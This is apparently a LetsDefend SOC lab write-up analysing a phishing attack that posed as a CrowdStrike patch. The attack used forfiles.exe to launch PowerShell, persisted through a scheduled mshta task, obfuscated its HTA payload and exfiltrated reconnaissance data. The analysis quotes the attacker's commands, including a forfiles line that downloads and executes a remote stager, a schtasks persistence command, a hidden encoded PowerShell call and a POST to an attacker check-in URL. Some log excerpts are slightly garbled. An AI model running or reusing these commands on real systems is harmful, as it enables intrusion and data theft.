

SOC303 - Indirect Command Execution via Forfiles and PowerShell

Hey everyone! 🙌

Welcome back to another Let's Defend incident investigation. In this write-up, we'll analyze **SOC303 – Indirect Command Execution via Forfiles and PowerShell**, where a seemingly legitimate CrowdStrike update email was used to compromise a Windows endpoint.

At first glance, the alert appeared to indicate suspicious PowerShell activity. However, a deeper investigation revealed a complete phishing-driven attack chain involving **Living-off-the-Land Binaries (LOLBins)**, multi-stage PowerShell execution, scheduled task persistence, an HTA payload, reconnaissance, and data exfiltration.

Throughout this investigation, we'll reconstruct the attack timeline, analyze the execution chain, examine the malware's behavior, decode the obfuscated payload, map the activity to the MITRE ATT&CK framework, and identify indicators of compromise (IOCs).

If you're learning SOC analysis, DFIR, or malware investigation, this lab provides an excellent example of how attackers abuse trusted Windows utilities to evade detection while maintaining persistence.

Connect with Me

- **LinkedIn:** *Your LinkedIn*
 - **GitHub:** *Your GitHub*
 - **X / Twitter:** *@0xAshvin*
-

Alert Details

EventID :	279
Event Time :	Jul, 22, 2024, 06:04 AM
Rule :	SOC303 - Indirect Command Execution via Forfiles and PowerShell
Level :	Incident Responder
Hostname :	Sierra
Ip Address :	172.16.17.86
Command Line :	C:\Windows\System32\forfiles.exe
Trigger Reason :	Detects the use of forfiles to indirectly execute PowerShell commands which can be used for downloading and executing scripts.
L1 Note :	Minutes before the alert, I saw that an email from 'support@crowdstrikereport.com' was received by the user. In the email, a URL was shared with the user to download something onto the system. However, I couldn't establish a connection between the URL and the alert.
Show Hint 	


The alert was generated after detecting **PowerShell execution through the legitimate Windows utility** `forfiles.exe`, a known Living-off-the-Land Binary (LOLBin). Attackers frequently abuse LOLBins to evade security controls because these binaries are digitally signed and trusted by the operating system.


Initial Investigation

The investigation began by reviewing the **Email Security** logs to determine whether the user had recently received any suspicious emails.

A phishing email impersonating CrowdStrike was identified. The message claimed to provide a patch for the CrowdStrike BSOD incident that occurred in July 2024 and instructed the recipient to download a ZIP archive containing the alleged update.

Although the email appeared legitimate, further validation of the embedded download URL using VirusTotal identified the file as malicious, strongly suggesting that the email was part of a phishing campaign designed to deliver malware.





User Interaction


Web Proxy logs confirmed that the recipient clicked the phishing link using Google Chrome and successfully downloaded the ZIP archive.

This event established the initial infection vector and confirmed successful user interaction with the phishing email.

The downloaded archive contained a Windows Command Script:

CS_patch_19.07.24.cmd

Execution logs confirmed that the user manually launched the script, initiating the malicious execution chain.



Process Execution Chain

Once executed, the command script launched **cmd.exe**, which subsequently invoked **forfiles.exe**.

Rather than executing PowerShell directly, the attacker abused **forfiles.exe** as an intermediary process. This technique is commonly used to bypass detections that monitor direct PowerShell execution while leveraging a trusted Windows binary.


The following command was observed:

```
forfiles.exe /p C:\Windows\Vss /c "powershell -c iex (iwr https://raw.githubusercontent.com/ppt0/bhpoc/main/stager1); iwr https://raw.githubusercontent.com/ppt0/bhpoc/main/stager2 -o C:\Users\LetsDefend\Documents\update.hta"
```

This command performs two important actions:

- Executes **Stage 1** directly in memory using **Invoke-Expression (IEX)**.
- Downloads **Stage 2** and stores it locally as **update.hta**.

At this stage, no PowerShell script file was written to disk for Stage 1, reducing forensic artifacts and making detection more difficult.



DNS Activity

Immediately after PowerShell execution, Sysmon DNS logs recorded a successful query to:

```
raw.githubusercontent.com
```

This DNS request confirmed that the endpoint resolved GitHub before retrieving the remote payload.

Although DNS resolution alone is not malicious, when correlated with the preceding PowerShell command, it provides strong evidence that the malware attempted to retrieve its next-stage payload from GitHub.

Stage 1 PowerShell Analysis

The first-stage PowerShell payload was executed entirely in memory through the following command:

```
IEX (IWR https://raw.githubusercontent.com/ppt0/bhpoc/main/stager1)
```


`Invoke-WebRequest (IWR)` downloaded the remote script, while `Invoke-Expression (IEX)` immediately executed the downloaded content without creating a PowerShell script file on disk.

This technique is commonly observed in fileless malware because it minimizes disk artifacts and complicates traditional signature-based detection.

In addition to executing Stage 1, the same PowerShell command downloaded a second-stage payload from GitHub and stored it as:

```
update.hta
```

This HTA file would later serve as the primary payload executed through **mshta.exe**.



Persistence Through Scheduled Task

Further analysis of the PowerShell execution revealed that the malware established persistence using Windows Task Scheduler.

An additional PowerShell process was observed executing an encoded (-e) command while running in a hidden window.

```
powershell.exe -w hidden -e <Base64 Encoded Command>
```

The Base64 payload was decoded using CyberChef, revealing the following command:

```
1..60 | % { sleep 1 }
```

```
$s1=$env:tmp+"update.hta"
```

```
schtasks /create /Sc minute /f /Tn MicrosoftEdgeUpdate /mo 30 /tr  
"mshta $s1"
```

Instead of executing the HTA payload immediately, the malware created a scheduled task named **MicrosoftEdgeUpdate** that launches the HTA every **30 minutes** using **mshta.exe**.

This approach provides persistence, allowing the payload to execute repeatedly even after the initial infection phase.

Event 1, Sysmon

General Details

RuleName: -
UtcTime: 2024-07-22 06:04:48.473
ProcessGuid: {a584806d-f680-669d-3201-000000006101}
ProcessId: 4668
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE

CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -e
MQAuAC4ANgAwACAFAAaCUAIA87AHMAbABIAGUAcAAgADEAFQA7ACQAcwAxAD0AIA8IA8G4AdgA6AHQAbQBwACsAlgBcAHUAcABKAGEAdABIAc4AaAB0AGEAlga7AHMAYwBoAHQAYQBzAGsAcwA
gaC8AYwByAGUAYQB0AGUAIaAvAFMAYwAgAG0AaQBwAHUAdABIAcAALwBmACAALwBUAG4AIA8NAGkAYwByAG8AcwBvAGYAdABFAGQAZwBIAFUAcABKAGEAdABIAcAALwBtAG8AIAAzADAIAIAvAH
QAcaAgACIAbQBzAGaAdABhACAAIA8zADEAlgaA=

CurrentDirectory: C:\Windows\WinSxS\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-f533-669d-3e05-050000000000}
LogonId: 0x053E
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5: 7353F6081739074EB17C5F4DD0FE239, SHA256: DE96A6E69944335375DC1AC238336066889D9FC7D73628EF4E1B160AB32C, IMPHASH= 741776AACFCF5B71FF59832DCDCAACE0F
ParentProcessGuid: {a584806d-f67b-669d-3101-000000006101}
ParentProcessId: 7496
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: -c iex (iwr https://raw.githubusercontent.com/ppft0/bhpc/main/stager1) iwr https://raw.githubusercontent.com/ppft0/bhpc/main/stager2 -o \$env:C:\Users\LetsDefend\Documents
update.hta
ParentUser: EC2AMAZ-ILGVOIN\LetsDefend

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/22/2024 6:04:48 AM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: [Event Log Online Help](#)

Event 4698, Microsoft Windows security auditing.

General Details

<StartWhenAvailable>false</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
<Exec>
<Command>mshta</Command>
<Arguments>C:\Users\LETSDE~1\AppData\Local\Temp\1\update.hta</Arguments>
</Exec>
</Actions>
<Principals>
<Principal id="Author">
<UserId>EC2AMAZ-ILGVOIN\LetsDefend</UserId>
<LogonType>InteractiveToken</LogonType>
<RunLevel>LeastPrivilege</RunLevel>
</Principal>

Log Name: Security
Source: Microsoft Windows security Logged: 7/22/2024 6:05:49 AM
Event ID: 4698 Task Category: Other Object Access Events
Level: Information Keywords: Audit Success
User: N/A Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: [Event Log Online Help](#)

Scheduled Task Analysis

Windows Security logs confirmed successful creation of the scheduled task.

Task Name MicrosoftEdgeUpdate

Action mshta.exe update.hta

Frequency Every 30 Minutes

Purpose Persistence

The attacker selected **mshta.exe** because it is a legitimate Windows binary capable of executing HTML Applications (HTA).

As a trusted Microsoft executable, **mshta.exe** is frequently abused by attackers to bypass application control policies and evade security monitoring.

HTA Payload Analysis

Following persistence analysis, attention shifted toward the downloaded **update.hta** payload.

Unlike Stage 1, which executed directly in memory, the HTA represented the second stage of the attack and contained the primary malicious functionality.

The script begins by requesting the victim's geographic location.

```
http://ipinfo.io/country
```

The returned country code is compared against **VN (Vietnam)**.

```
If geo <=0 Then
```

```
self.close
```

```
End If
```


Systems located outside the targeted region immediately terminate execution.

This technique is known as **Geofencing**, where malware selectively executes only in predefined geographic regions to reduce unwanted infections and complicate malware analysis.

Payload Obfuscation

The HTA did not directly contain readable commands.

Instead, the malicious payload was stored as a long encrypted string.

```
mostlycloudfortomorrowcontent =
```

The malware then iterated through every character and performed an XOR operation using key **1**.

```
Chr (  
Asc (character)  
Xor 1  
)
```

This simple obfuscation concealed the embedded PowerShell command from static analysis while bypassing basic signature-based detections.

Once decoded, the resulting command was executed through:

```
o. run
```

Payload Deobfuscation

To understand the malware's objective, the XOR-obfuscated string was extracted and decoded using **CyberChef**.

The decoded output revealed another PowerShell command.

```
powershell  
-NoProfile  
-ExecutionPolicy Bypass
```


IEX (

FromBase64String(...)

This indicated that the attacker employed multiple layers of obfuscation.

Rather than embedding the final payload directly, the malware first decoded the XOR string before decoding an additional Base64 payload.

Such layered obfuscation significantly increases analysis complexity while reducing detection by static scanners.



Final PowerShell Payload

After decoding the Base64 content, the final PowerShell script became visible.

Unlike the previous stages, this payload focused on reconnaissance and data collection rather than code execution.

The malware gathered information from multiple Windows utilities including:

- systeminfo
- ipconfig /all
- netstat
- tasklist
- whoami
- net user
- net group "Domain Admins"
- Desktop contents
- Installed Antivirus products

The collected information was combined into a single report before being Base64 encoded.

System Reconnaissance

The collected commands indicate systematic host enumeration performed immediately after persistence was established.

Command	Purpose
systeminfo	Operating System Information
ipconfig /all	Network Configuration
netstat	Active Connections
tasklist	Running Processes
whoami	Current User
net user	User Enumeration
net group "Domain Admins"	Domain Privilege Discovery
SecurityCenter2	Antivirus Enumeration

The malware also verified whether the compromised system belonged to an Active Directory domain before continuing execution.

This behavior demonstrates that the attacker was profiling the environment prior to any additional post-exploitation activity.

Data Exfiltration

After collecting reconnaissance data, the malware converted the report into Base64 before transmitting it through an HTTP POST request.

Invoke-WebRequest

<http://megacybernews.com/checkin.php>

-Method POST

The transmitted data included:

- Operating System Information
- Network Configuration
- User Information
- Domain Information
- Running Processes
- Installed Security Products

Encoding the report before transmission reduced formatting issues while allowing the attacker to efficiently transfer collected information to the remote server.

Attack Timeline

The following timeline summarizes the complete attack chain observed during the investigation.

Time	Activity
05:41 AM	Phishing email delivered to the victim
06:03 AM	User clicked the malicious download link
06:03 AM	cs-patch-19.zip downloaded successfully
06:04 AM	User executed CS_patch_19.07.24.cmd
06:04 AM	cmd.exe launched forfiles.exe
06:04 AM	forfiles.exe executed PowerShell
06:04 AM	Stage 1 downloaded and executed directly in memory
06:04 AM	Stage 2 downloaded as update.hta
06:04 AM	DNS request issued to raw.githubusercontent.com
06:05 AM	Scheduled Task MicrosoftEdgeUpdate created
06:05 AM	HTA payload prepared for execution via mshta.exe
06:05 AM	Host reconnaissance performed
06:05 AM	Collected information encoded and exfiltrated to the attacker's server

Simple Attack Flow Diagram



MITRE ATT&CK Mapping

Tactic	Technique	ID
Initial Access	Spearphishing Link	T1566.002
Execution	Indirect Command Execution	T1202
Execution	PowerShell	T1059.001
Persistence	Scheduled Task	T1053.005
Defense Evasion	Mshta	T1218.005
Defense Evasion	Obfuscated Files or Information	T1027
Discovery	System Information Discovery	T1082
Discovery	System Network Configuration Discovery	T1016
Discovery	Network Service Discovery	T1049
Discovery	Account Discovery	T1033
Discovery	Security Software Discovery	T1518.001
Exfiltration	Exfiltration Over C2 Channel	T1041

Indicators of Compromise (IOCs)

Domains

- raw.githubusercontent.com
 - ipinfo.io
 - megacybernews.com
-

URLs

<https://files-lld.s3.us-east-2.amazonaws.com/cs-patch-19.zip>
<https://raw.githubusercontent.com/ppt0/bhpoc/main/stager1>
<https://raw.githubusercontent.com/ppt0/bhpoc/main/stager2>
<http://megacybernews.com/checkin.php>

Files

cs-patch-19.zip
CS_patch_19.07.24.cmd
update.hta

Processes

```
chrome.exe  
cmd.exe  
forfiles.exe  
powershell.exe  
schtasks.exe  
mshta.exe
```

Scheduled Task

```
MicrosoftEdgeUpdate
```

Conclusion

This investigation provided practical experience analyzing a multi-stage phishing attack that combined social engineering, indirect command execution, PowerShell abuse, scheduled task persistence, and malware obfuscation techniques.

Rather than treating the alert as an isolated PowerShell event, the investigation reconstructed the complete attack chain by correlating endpoint telemetry, examining process relationships, analyzing the staged payloads, and reverse engineering the HTA file. The analysis confirmed that the malware profiled the victim environment, collected host and network information, and exfiltrated the results to a remote command-and-control server.

Understanding how attackers abuse trusted Windows binaries such as `forfiles.exe` and `mshta.exe` reinforces the importance of behavioral detection, endpoint visibility, and structured investigation techniques. Exercises like this provide valuable hands-on experience for SOC analysts by simulating attack patterns that closely resemble real-world intrusions.